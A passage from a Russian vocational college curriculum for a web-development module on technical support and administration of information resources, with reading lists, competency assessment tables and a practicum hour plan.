4. Зараменских Е. П. Информационные системы: управление жизненным циклом : учебник и практикум для среднего профессионального образования / Е. П. Зараменских. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 497 с. — (Профессиональное образование). — ISBN 978-5-534-16179-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530571 (дата обращения: 19.01.2024).

5. Проектирование информационных систем : учебник и практикум для вузов / Д. В. Чистов, П. П. Мельников, А. В. Золотарюк, Н. Б. Ничепорук ; под общей редакцией Д. В. Чистова. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 293 с. — (Высшее образование). — ISBN 978-5-534-15923-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/510287 (дата обращения: 19.01.2024).

6. Станкевич Л. А. Интеллектуальные системы и технологии : учебник и практикум для среднего профессионального образования / Л. А. Станкевич. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 495 с. — (Профессиональное образование). — ISBN 978-5-534-16241-7. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530660 (дата обращения: 19.01.2024).

7. Черткова Е. А. Программная инженерия. Визуальное моделирование программных систем : учебник для среднего профессионального образования / Е. А. Черткова. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 147 с. — (Профессиональное образование). — ISBN 978-5-534-09823-

5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/515393 (дата обращения: 19.01.2024).

Дополнительная литература:

1. Назаров А. und К. Сычев Теоретические основы проектирования сетей связи следующего поколения: моногр. / А. Назаров und К. Сычев. - М.: LAP Lambert Academic Publishing, 2020. - 536 с.

2. Абросимов Л. Методы проектирования и анализа сетей ЭВМ / Леонид Абросимов. - М.: Palmarium Academic Publishing, 2019. - 220 с.

3. Аврамов Л. Центры обработки данных на основе политик и ACI. Структура, концепции и методология / Люсьен Аврамов, Маурицио Портолани. - М.: Вильямс, 2021. - 384 с.

4. Привалов А. und Ларкин Е. Моделирование информационных процессов тренажерных систем / Александр Привалов und Евгений Ларкин. - М.: LAP Lambert Academic Publishing, 2018. - 240 с.

5. Линович А.Ю. Многоскоростная обработка сигналов в задачах обратного моделирования / Александр Юрьевич Линович. - М.: LAP Lambert Academic Publishing, 2022. - 228 с.

6., Остроух А. Автоматизация управления производством / Остроух Андрей, Нгуен Дык Тхань und Эдгар Чернов. - М.: LAP Lambert Academic Publishing, 2020. - 284 с.

7. Антонова Г. Технологии передачи информации на физическом уровне модели OSI / Галина Антонова. - М.: Palmarium Academic Publishing, 2021. - 192 с.

Интернет-ресурсы

Сетевые технологии - https://datanets.ru/

3.3 Учебно-методическое обеспечение

По профессиональному модулю ПМ.02. Техническая поддержка и администрирование информационных ресурсов создан учебно-методическая документация:

– Рабочая программа;

– Оценочные материалы;

– Методические указания по выполнению заданий на практических занятиях;

– Методические указания по выполнению самостоятельной работы;

– Дидактический материал.

3.4. Общие требования к организации образовательного процесса

Освоение обучающимися профессионального модуля ПМ.02. Техническая поддержка и администрирование информационных ресурсов проходит в учебном заведении и на предприятиях (организациях) на основе договоров о практической подготовке.

Профессиональный модуль ПМ.02. изучается в течение 3х семестров.

Учебная практика УП.02 проводится в колледже концентрированно в 2 этапа:

- в течение 2х недель – 72 часа по МДК.02.01;
- в течение недели – 36 часов на освоение рабочей профессии.

Производственная практика проводится концентрированно на предприятиях и в организациях города на основании заключенных договоров о практической подготовке.

По результатам учебной практики, производственной практики и изучения профессионального модуля ПМ.01 проводится экзамен.

Самостоятельная работа организована в МДК.02.01 и МДК.02.02 в пределах часов учебного плана в соответствии с методическими указаниями, разработанными преподавателями.

3.5. Кадровое обеспечение образовательного процесса

Требования к квалификации педагогических кадров, обеспечивающих обучение по профессиональному модулю:

Наличие высшего профессионального образования, соответствующего профилю модуля ПМ.02. Техническая поддержка и администрирование информационных ресурсов *по специальности 09.02.09 Веб-разработка*.

Опыт деятельности в соответствующей профессиональной сфере необходим.

4 Контроль и оценка результатов освоения профессионального модуля (вида деятельности)

Контроль и оценка результатов освоения содержания ПМ.02. Техническая поддержка и администрирование информационных ресурсов обучающимся осуществляется преподавателем на занятиях по итогам выполнения заданий на уроках, практических занятиях, учебной и производственной практике и самостоятельной работы.

Оценка качества освоения программы профессионального модуля обучающимся включает текущий контроль успеваемости и промежуточную аттестацию.

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.	**знать:** $З_1$ - основные виды работ на этапе сопровождения ПО;	МДК.02.01 - *устный опрос* - *выполнение заданий на практических занятиях* - *выполнение заданий самостоятельной работы*	- *другие формы контроля* - *экзамен*
		МДК.02.02 - *устный опрос* - *выполнение заданий на практических занятиях* - *выполнение заданий самостоятельной работы*	- *дифференцированный зачет*
	уметь: $У_1$ - подбирать и настраивать конфигурацию программного обеспечения компьютерных систем; $У_2$ - проводить инсталляцию программного обеспечения компьютерных систем; $У_3$ - производить настройку отдельных компонент программного обеспечения компьютерных систем;	УП.02.01. Учебная практика по МДК.02.01 - *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
		УП.02.02 Учебная практика по освоению рабочей профессии - *комплексный контроль в ходе*	- *дифференцированный зачет*

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
	иметь практический опыт: $ПО_1$ - выполнять инсталляцию, настройку и обслуживание программного обеспечения компьютерных систем; $ПО_2$ – настройка отдельных компонентов программного обеспечения компьютерных систем;	*выполнения видов работ*	
			- экзамен по модулю
ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.	**знать:** $З_1$ - основные виды работ на этапе сопровождения ПО; $З_2$ - основные методы и средства эффективного анализа функционирования программного обеспечения; $З_3$ - основные принципы контроля конфигурации и поддержки целостности конфигурации ПО; $З_6$ - терминология и методы резервного копирования, восстановление информации в информационной системе.	МДК.02.01 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- другие формы контроля* *- экзамен*
		МДК.02.02 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- дифференцированный зачет*
	уметь: $У_8$ - осуществлять техническое сопровождение, сохранение и восстановление базы данных информационной системы; $У_9$ - составлять планы резервного копирования; $У_{10}$ - определять интервал резервного копирования; **иметь практический опыт:** $ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;	УП.02.01. Учебная практика по МДК.02.01 *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
		УП.02.02 Учебная практика по освоению рабочей профессии *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
			- экзамен по модулю
ПК 2.3. Настраивать права	**знать:** $З_5$ - регламенты по обновлению и техническому	МДК.02.01 *- устный опрос*	*- другие формы контроля*

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.	сопровождению обслуживаемой информационной системы;	- *выполнение заданий на практических занятиях выполнение заданий самостоятельной работы*	- *экзамен*
		МДК.02.02 - *устный опрос* - *выполнение заданий на практических занятиях* - *выполнение заданий самостоятельной работы*	- *дифференцированный зачет* -
	уметь: $У_{11}$ - применять основные технологии экспертных систем; $У_{12}$ - осуществлять настройку информационной системы для пользователя согласно технической документации. **иметь практический опыт:** $ПО_6$ - организовывать доступ пользователей к информационной системе.	УП.02.01. Учебная практика по МДК.02.01 - *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
		УП.02.02 Учебная практика по освоению рабочей профессии - *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
			- *экзамен по модулю*
ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.	**знать:** $З_4$ - основные средства и методы защиты компьютерных систем программными и аппаратными средствами; $З_5$ - регламенты по обновлению и техническому сопровождению обслуживаемой информационной системы;	МДК.02.01 - *устный опрос* - *выполнение заданий на практических занятиях выполнение заданий самостоятельной работы*	- *другие формы контроля* - *экзамен*
		МДК.02.02 - *устный опрос* - *выполнение заданий на*	- *дифференцированный зачет* -

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
		практических занятиях *- выполнение заданий самостоятельной работы*	
	уметь: $У_5$ - использовать методы защиты программного обеспечения компьютерных систем; $У_6$ - анализировать риски и характеристики качества программного обеспечения; $У_7$ - выбирать и использовать методы и средства защиты компьютерных систем программными и аппаратными средствами; $У_8$ - осуществлять техническое сопровождение, сохранение и восстановление базы данных информационной системы; $У_{11}$ - применять основные технологии экспертных систем; **иметь практический опыт:** $ПО_4$ - обеспечивать защиту программного обеспечения компьютерных систем программными средствами; $ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;	УП.02.01. Учебная практика по МДК.02.01 *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
		УП.02.02 Учебная практика по освоению рабочей профессии *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
			- экзамен по модулю
ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым	**знать:** $З_1$ - основные виды работ на этапе сопровождения ПО; $З_2$ - основные методы и средства эффективного анализа функционирования программного обеспечения; $З_3$ - основные принципы контроля конфигурации и поддержки целостности конфигурации ПО; $З_5$ - регламенты по обновлению и техническому сопровождению обслуживаемой информационной системы;	МДК.02.01 *- устный опрос* *- выполнение заданий на практических занятиях* *выполнение заданий самостоятельной работы*	*- другие формы контроля* *- экзамен*
		МДК.02.02 *- устный опрос*	*- дифференцированный зачет*

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
заданием.		- *выполнение заданий на практических занятиях* - *выполнение заданий самостоятельной работы*	-
	уметь: $У_5$ - использовать методы защиты программного обеспечения компьютерных систем; $У_6$ - анализировать риски и характеристики качества программного обеспечения; $У_7$ - выбирать и использовать методы и средства защиты компьютерных систем программными и аппаратными средствами; $У_8$ - осуществлять техническое сопровождение, сохранение и восстановление базы данных информационной системы; $У_9$ - составлять планы резервного копирования; $У_{10}$ - определять интервал резервного копирования; $У_{11}$ - применять основные технологии экспертных систем; $У_{12}$ - осуществлять настройку информационной системы для пользователя согласно технической документации. **иметь практический опыт:** $ПО_3$ - разрабатывать техническое задание на сопровождение информационной системы в соответствии с предметной областью; $ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы; $ПО_6$ - организовывать доступ пользователей к информационной системе.	УП.02.01. Учебная практика по МДК.02.01 - *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
		УП.02.02 Учебная практика по освоению рабочей профессии - *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
			- *экзамен по модулю*

Формы и методы контроля и оценки результатов обучения должны позволять проверять у обучающихся, не только сформированность профессиональных компетенций (ПК), но и **общих компетенций** (ОК):

Результаты (сформированные общие компетенции)	**Основные показатели оценки результата**	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий	*комплексный контроль в ходе выполнения видов работ по МДК.02.01 и МДК.02.02, УП.02.01, УП.02.02, ПП.02*	*- другие формы контроля и экзамен (МДК.02.01)* *- экзамен(МДК 02.02)* *- дифференцированный зачет (УП.02.01. УП.02.02, ПП.02)* *- Экзамен по модулю ПМ.02*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах		
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда)		

	- владеет навыками обращения с банковскими картами		
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации		
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли		
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения		
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации		

производства, эффективно действовать в чрезвычайных ситуациях;	технологического процесса - знает правила безопасного ведения работ		
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни		
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.		

Критерии и методы оценки сформированности знаний, умений и приобретённый практический опыт, а также освоенные общие и профессиональные компетенции отражены в оценочных материалах профессионального модуля ПМ.02. Техническая поддержка и администрирование информационных ресурсов.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ

СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ

«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА

учебных практик профессионального модуля ПМ.02

УП.02.01 Учебная практика по МДК.02.01

УП.02.02 Учебная практика по освоению рабочей профессии

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа учебных практик профессионального модуля ПМ.02 УП.02.01 Учебная практика по МДК.02.01 и УП.02.02 Учебная практика по освоению рабочей профессии разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) *по специальности 09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2024 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2024 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

		стр.
1.	ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ	4
2.	ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ УЧЕБНОЙ ПРАКТИКИ	7
3.	УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ	9
4.	КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ	12

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ УЧЕБНЫХ ПРАКТИК профессионального модуля ПМ.02 УП.02.01 Учебная практика по МДК.02.01 и УП.02.02 Учебная практика по освоению рабочей профессии

1.1. Область применения рабочей программы

Рабочая программа учебных практик профессионального модуля ПМ.02 УП.02.01 Учебная практика по МДК.02.01 и УП.02.02 Учебная практика по освоению рабочей профессии является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2. Место учебной практики в структуре образовательной программы:

Учебная практика профессионального модуля ПМ.02 УП.02.01 Учебная практика по МДК.02.01 и УП.02.02 Учебная практика по освоению рабочей профессии является частью профессионального модуля ПМ.02. Техническая поддержка и администрирование информационных ресурсов и проводится в 2 этапа концентрировано.

1.3. Цели учебной практики – требования к результатам

Учебные практики направлена на формирование у обучающихся умений, приобретение практического опыта по ПМ.02. Техническая поддержка и администрирование информационных ресурсов:

$У_1$ - подбирать и настраивать конфигурацию программного обеспечения компьютерных систем;

$У_2$ - проводить инсталляцию программного обеспечения компьютерных систем;

$У_3$ - производить настройку отдельных компонент программного обеспечения компьютерных систем;

$У_4$ - измерять и анализировать эксплуатационные характеристики качества программного обеспечения;

$У_5$ - использовать методы защиты программного обеспечения компьютерных систем;

$У_6$ - анализировать риски и характеристики качества программного обеспечения;

$У_7$ - выбирать и использовать методы и средства защиты компьютерных систем программными и аппаратными средствами;

$У_8$ - осуществлять техническое сопровождение, сохранение и восстановление базы данных информационной системы;

$У_9$ - составлять планы резервного копирования;

$У_{10}$ - определять интервал резервного копирования;

$У_{11}$ - применять основные технологии экспертных систем;

$У_{12}$ - осуществлять настройку информационной системы для пользователя согласно технической документации.

иметь практический опыт:

$ПО_1$ - выполнять инсталляцию, настройку и обслуживание программного обеспечения компьютерных систем;

$ПО_2$ – настройка отдельных компонентов программного обеспечения компьютерных систем;

$ПО_3$ - разрабатывать техническое задание на сопровождение информационной системы в соответствии с предметной областью;

$ПО_4$ - обеспечивать защиту программного обеспечения компьютерных систем программными средствами;

$ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;

$ПО_6$ - организовывать доступ пользователей к информационной системе.

Результатом освоения профессионального модуля является овладение обучающимися основным видом деятельности – **ВД.02 Техническая поддержка и администрирование информационных ресурсов**, в том числе **профессиональными компетенциями (ПК):**

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

1.4. Количество часов на освоение учебной практик

Общее количество часов – 180 часов (5 недель),
в том числе в форме практической подготовки – 180 часов

1.5. Формы промежуточной аттестации

4 семестр – дифференцированный зачет (УП.02.01)
5 семестр – дифференцированный зачет (УП.02.01)
5 семестр – дифференцированный зачет (УП.02.02)

2. ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ УЧЕБНОЙ ПРАКТИКИ

УП.02.01 Учебная практика по МДК.02.01

Содержание учебной практики, виды работ, обеспечивающие формирование умений и приобретение практического опыта		Объем часов	В т.ч. практическая подготовка
Виды работ			
1	Знакомство с программой учебной практики, сроками и условиями выполнения работ. Требования охраны труда	2	2
2	Отладка приложения в команде.	4	4
3	Реализация алгоритмов поиска.	6	6
4	Отладка приложения поиска данных	6	6
5	Реализация обработки табличных данных.	6	6
6	Тестирование установки: конфигурационное тестирование, интеграционное тестирование, нагрузочное тестирование, стресс-тестирование	12	12
7	Создание модульных тестов.	6	6
8	Создание автоматизированных тестов.	6	6
9	Тестирование безопасности.	6	6
10	Обработка исключительных ситуаций	12	12
11	**Дифференцированный зачет**	**6**	6
	ВСЕГО:	**72**	**72**
1	Знакомство с программой учебной практики, сроками и условиями выполнения работ. Требования охраны труда	2	2
2	Создание медиатеки	24	24
3	Управление медиатекой цифровой информации	10	10
4	Передача и размещение цифровой информации	12	12
5	Обеспечение информационной безопасности	18	18
6	**Дифференцированный зачет**	**6**	6
	ВСЕГО:	**72**	**72**
	ИТОГО:	**144**	**144**

УП.02.02 Учебная практика по освоению рабочей профессии

Содержание учебной практики, виды работ, обеспечивающие формирование умений и приобретение практического опыта		Объем часов	В т.ч. практическая подготовка
Виды работ			
1	Требования охраны труда.	2	2
2	Автоформат, автозамена и автотекст – как средство автоматизации ввода форматированного текста	8	8
3	Защита документа	2	2
4	Таблицы подстановки. Сценарии. Подбор параметра. Поиск решения.	4	4
5	Условное форматирование	2	2
6	Построение запросов данных из других файлов. Макросы.	4	4
7	Дополнительные возможности MS PowerPoint	4	4
8	Дополнительные элементы настройки MS Access	4	4
9	**Дифференцированный зачет**	**6**	6
	ВСЕГО:	**36**	**36**

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы учебных практик по профессиональному модулю ПМ.02. Техническая поддержка и администрирование информационных ресурсов проходит в лаборатории информационных технологий и программирования.

Оборудование лаборатории:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;
- персональные компьютеры на каждого обучающегося;
- программное обеспечение;
- аппаратное обеспечение.

3.2 Информационное обеспечение обучения

Учебная литература:

1. Богатырев В. А. Надежность информационных систем : учебное пособие для среднего профессионального образования / В. А. Богатырев. — Москва : Издательство Юрайт, 2024. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-15205-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/520442 (дата обращения: 21.01.2024).

2. Грекул В. И. Проектирование информационных систем : учебник и практикум для среднего профессионального образования / В. И. Грекул, Н. Л. Коровкина, Г. А. Левочкина. — Москва : Издательство Юрайт, 2024. — 385 с. — (Профессиональное образование). — ISBN 978-5-534-12104-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518749 (дата обращения: 21.01.2024).

3. Григорьев М. В. Проектирование информационных систем : учебное пособие для среднего профессионального образования / М. В. Григорьев, И. И. Григорьева. — Москва : Издательство Юрайт, 2024. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-12105-6. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518751 (дата обращения: 21.01.2024).

4. Зараменских Е. П. Информационные системы: управление жизненным циклом : учебник и практикум для среднего профессионального образования / Е. П. Зараменских. — 2-е изд., перераб. и доп. — Москва :

Издательство Юрайт, 2024. — 497 с. — (Профессиональное образование). — ISBN 978-5-534-16179-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530571 (дата обращения: 21.01.2024).

5. Проектирование информационных систем : учебник и практикум для вузов / Д. В. Чистов, П. П. Мельников, А. В. Золотарюк, Н. Б. Ничепорук ; под общей редакцией Д. В. Чистова. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 293 с. — (Высшее образование). — ISBN 978-5-534-15923-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/510287 (дата обращения: 21.01.2024).

6. Станкевич Л. А. Интеллектуальные системы и технологии : учебник и практикум для среднего профессионального образования / Л. А. Станкевич. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 495 с. — (Профессиональное образование). — ISBN 978-5-534-16241-7. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530660 (дата обращения: 21.01.2024).

7. Черткова Е. А. Программная инженерия. Визуальное моделирование программных систем : учебник для среднего профессионального образования / Е. А. Черткова. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 147 с. — (Профессиональное образование). — ISBN 978-5-534-09823-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/515393 (дата обращения: 21.01.2024).

3.3 Учебно-методическое обеспечение обучения

По учебным практикам по профессиональному модулю ПМ.02. Техническая поддержка и администрирование информационных ресурсов создана учебно-методическая документация:

- Рабочая программа;
- Оценочные материалы;
- Методические указания по выполнению видов работ;
- Дидактический материал.

3.4. Общие требования к организации учебной практики

По результатам прохождения учебных практик обучающиеся сдают выполненные задания по видам работ.

Форма промежуточной аттестации – ***дифференцированный зачет.***

3.5. Кадровое обеспечение

Требования к квалификации педагогических кадров, осуществляющих руководство учебной практикой:

- учебные практики проводит преподаватель, имеющий высшее образование, соответствующее профилю преподаваемого профессионального модуля. Опыт деятельности в организациях соответствующей профессиональной сферы является обязательным. Преподаватели получают дополнительное профессиональное образование по программам повышения квалификации, в том числе в форме стажировки в профильных организациях не реже 1 раза в 3 года.

4. КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ

Контроль и оценка результатов выполнения работ обучающимися осуществляется преподавателем на занятиях по учебным практикам.

Оценка качества освоения рабочей программы учебной практики обучающимся включает текущий контроль успеваемости и промежуточную аттестацию.

Код и наименование формируемых компетенций	***Практический опыт, умения***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.	**уметь:** $У_1$ - подбирать и настраивать конфигурацию программного обеспечения компьютерных систем; $У_2$ - проводить инсталляцию программного обеспечения компьютерных систем; $У_3$ - производить настройку отдельных компонент программного обеспечения компьютерных систем; **иметь практический опыт:** $ПО_1$ - выполнять инсталляцию, настройку и обслуживание программного обеспечения компьютерных систем; $ПО_2$ – настройка отдельных компонентов программного обеспечения компьютерных систем;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.	**уметь:** $У_8$ - осуществлять техническое сопровождение, сохранение и восстановление базы данных информационной системы; $У_9$ - составлять планы резервного копирования; $У_{10}$ - определять интервал резервного копирования; **иметь практический опыт:** $ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 2.3. Настраивать права	**уметь:** $У_{11}$ - применять основные технологии экспертных систем;	- *комплексный контроль в ходе*	- *дифференцирован*

Код и наименование формируемых компетенций	*Практический опыт, умения*	*Формы контроля и оценки результатов освоения*	
		Текущий контроль	*Промежуточная аттестация*
пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.	$У_{12}$ - осуществлять настройку информационной системы для пользователя согласно технической документации. **иметь практический опыт:** $ПО_6$ - организовывать доступ пользователей к информационной системе.	*выполнения видов работ*	*ный зачет*
ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.	**уметь:** $У_5$ - использовать методы защиты программного обеспечения компьютерных систем; $У_6$ - анализировать риски и характеристики качества программного обеспечения; $У_7$ - выбирать и использовать методы и средства защиты компьютерных систем программными и аппаратными средствами; $У_8$ - осуществлять техническое сопровождение, сохранение и восстановление базы данных информационной системы; $У_{11}$ - применять основные технологии экспертных систем; **иметь практический опыт:** $ПО_4$ - обеспечивать защиту программного обеспечения компьютерных систем программными средствами; $ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
